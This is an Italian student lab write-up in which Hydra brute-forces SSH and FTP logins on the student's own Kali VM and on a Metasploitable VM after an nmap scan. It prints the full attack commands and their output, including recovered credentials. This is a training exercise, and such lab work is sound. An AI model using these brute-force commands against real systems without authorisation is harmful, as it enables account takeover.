

Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Svolgimento:

Configurazione e attivazione del servizio SSH

1. Creazione di un nuovo utente

Con il comando **sudo adduser test_user** stiamo creando un nuovo utente con password **testpass**

- Username: **test_user**
- Password: **testpass**

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo adduser test_user  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...  
(kali@kali)-[~]
```

2. Avvio del servizio SSH

Dopo aver creato l'utente avviamo il servizio SSH, con il seguente comando:

- **sudo service ssh start**

```
(kali@kali)-[~]  
$ sudo service ssh start  
(kali@kali)-[~]  
$
```

3. Verifica del login SSH con il nuovo utente

- Proviamo ad accedere al servizio SSH utilizzando le credenziali del nuovo utente.

```
test_user@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.6.2  
The authenticity of host '192.168.6.2 (192.168.6.2)' can't be established.  
ED25519 key fingerprint is SHA256:jngH3dkRY12Z07WbQmUWgg8vWas6rPyUkWS7DhAnuic  
.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.6.2' (ED25519) to the list of known hosts  
.  
test_user@192.168.6.2's password:  
Linux kali 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17  
) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$
```

Password cracking SSH con Hydra


Creiamo due wordlist brevi: una per gli username e una per le password comuni Assicurandoci che in quest'ultime siano inclusi l'username **test_user** e la password **testpass**.

- Eseguiamo Hydra con il comando:

hydra -L Desktop/username.txt -P Desktop/passwords.txt 192.168.6.2 -t 4 -V ssh

- **-L** specifica la wordlist degli username.
- **-P** specifica la wordlist delle password.
- **192.168.6.2** è l'IP del target.
- **ssh** è il protocollo.
- **-t** indica il numero di thread.
- **-V** abilita l'output dettagliato.

Una volta eseguito il comando, Hydra inizierà a testare tutte le combinazioni di username e password presenti nelle wordlist.



```
(kali㉿kali)-[~]
$ hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/password.txt 192.168.6.2 -t 4 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 11:
11:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10)
, ~25 tries per task
[DATA] attacking ssh://192.168.6.2:22/
[ATTEMPT] target 192.168.6.2 - login "user1" - pass "password" - 1 of 100 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "user1" - pass "password1" - 2 of 100 [c
hild 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "admin3" - pass "testpass" - 89 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "admin3" - pass "testpass" - 90 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "password" - 91 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "password1" - 92 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass1" - 93 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass2" - 94 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass3" - 95 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin1" - 96 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin2" - 97 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin3" - 98 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin5" - 99 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "testpass" - 100 of 100 [child 3] (0/0)
[22][ssh] host: 192.168.6.2 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-27 11:12:22

(kali㉿kali)-[~]
$
```

Possiamo notare che nella seconda slide, hydra ha trovato l'username e la password di accesso.

Ovviamente conoscevamo già l'username e la password, ma questo è un esempio su come sia possibile craccare l'username e la password di un utente che abbia credenziali molto vulnerabili.

Password cracking da kali a kali

- In seguito proveremo ad attaccare il servizio ftp sulla macchina kali. Per farlo installiamo il servizio vsftpd da terminale con il comando seguente:

sudo apt install vsftpd

```
(kali㉿kali)-[~]
$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libabsl20220623 libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev libboost1.83-de
  libpython3.12 libpython3.12-dev libstemmer0d libtirpc-dev libunibreak5 libxmlb2 libxsimd-dev py
  python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libdb5.3t64 libpam-modules libpam-modules-bin libssl3t64 openssl
The following packages will be REMOVED:
```

- Abilitiamo il servizio **vsftpd**:

```
(kali㉿kali)-[~]
$ sudo service vsftpd start

(kali㉿kali)-[~]
$ █
```

Sudo service vsftpd start

- Attacco alle credenziali ftp con **hydra**:

come noteremo in seguito, useremo lo stesso comando che abbiamo provato in precedenza con il protocollo SSH. L'unica differenza sta nei file indicati per l'username e la password che sono stati modificati :

hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/passwd.txt

192.168.6.3 -t 4 -V ftp

- **-L** specifica la wordlist degli username.
- **-P** specifica la wordlist delle password.
- **192.168.6.2** è l'IP del target.
- **ftp** è il protocollo.
- **-t** indica il numero di thread.
- **-V** abilita l'output dettagliato.

```
(kali㉿kali)-[~]
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/passwd.txt 192.168.6.2 -t 4 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 14:31:42
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task
[DATA] attacking ftp://192.168.6.2:21/
[ATTEMPT] target 192.168.6.2 - login "user" - pass "password" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "user" - pass "password1" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "user" - pass "admin1" - 3 of 100 [child 2] (0/0)
```

```
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "password1" - 92 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin1" - 93 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin2" - 94 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "admin3" - 95 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass1" - 96 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass2" - 97 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass3" - 98 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "pass4" - 99 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.2 - login "test_user" - pass "testpass" - 100 of 100 [child 0] (0/0)
[21][ftp] host: 192.168.6.2 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-27 14:33:17

(kali㉿kali)-[~]
$
```

Come possiamo notare **hydra** ha trovato le credenziali del servizio ftp. Adesso basta provare ad accedere con le credenziali che abbiamo ottenuto collegandoci al servizio ftp.

```
(kali㉿kali)-[~]
$ ftp test_user@192.168.6.2
Connected to 192.168.6.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Bonus : Password cracking su macchina Metasploitable

In questo esercizio utilizzeremo la macchina metasploitable per effettuare un attacco alle credenziali ftp con il tool **Hydra**.

- **Scansione della macchina metasploitable**

Prima di procedere ad un attacco, effettuiamo una scansione della macchina target attraverso nmap per capire meglio quali porte e servizi siano attivi, utilizzando il seguente comando:

sudo nmap -sS 192.168.6.3

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.6.3
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 13:40 EDT
Nmap scan report for 192.168.6.3
Host is up (0.000086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6A:64:3B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

(kali㉿kali)-[~]
└─$
```

- **Attacco alle credenziali ftp con hydra**

Scansionata la macchina metasploitable possiamo notare che la porta 21 abbia il servizio ftp aperto, quindi possiamo effettuare un attacco con hydra utilizzando questo comando:

hydra -L /home/kali/Desktop/user.txt -P

home/kali/Desktop/passwd.txt 192.168.6.3 -t 4 -V ftp

- **-L** specifica la wordlist degli username.
- **-P** specifica la wordlist delle password.
- **192.168.6.3** è l'IP del target.
- **ftp** è il protocollo.
- **-t** indica il numero di thread.
- **-V** abilita l'output dettagliato.

```
(kali@kali)-[~]
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/passwd.txt 192.168.6.3 -t 4 -V ftp
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 13:31:54
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (1:10/p:10), ~25 tries per task
[DATA] attacking ftp://192.168.6.3:21/
[ATTEMPT] target 192.168.6.3 - login "user" - pass "password" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "password1" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "admin1" - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "admin2" - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "admin3" - 5 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "pass1" - 6 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "pass2" - 7 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "pass3" - 8 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.3 - login "user" - pass "pass4" - 9 of 100 [child 1] (0/0)
```

```
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "password" - 91 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "password1" - 92 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "admin1" - 93 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "admin2" - 94 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "admin3" - 95 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "pass1" - 96 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "pass2" - 97 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "pass3" - 98 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "pass4" - 99 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.6.3 - login "msfadmin" - pass "msfadmin" - 100 of 100 [child 0] (0/0)
[21][ftp] host: 192.168.6.3 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-27 13:33:18

(kali@kali)-[~]
$
```

Possiamo notare nello screen, in verde, che l'host è **192.168.6.3**, il login: **msfadmin** e la password: **msfadmin**.

Trovate le credenziali ftp attraverso il tool hydra non ci resta che testare le credenziali trovate. Accedendo al servizio, notiamo che le credenziali che abbiamo trovato sono giuste.

```
(kali@kali)-[~]  
$ ftp msfadmin@192.168.6.3  
Connected to 192.168.6.3.  
220 (vsFTPd 2.3.4)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> 
```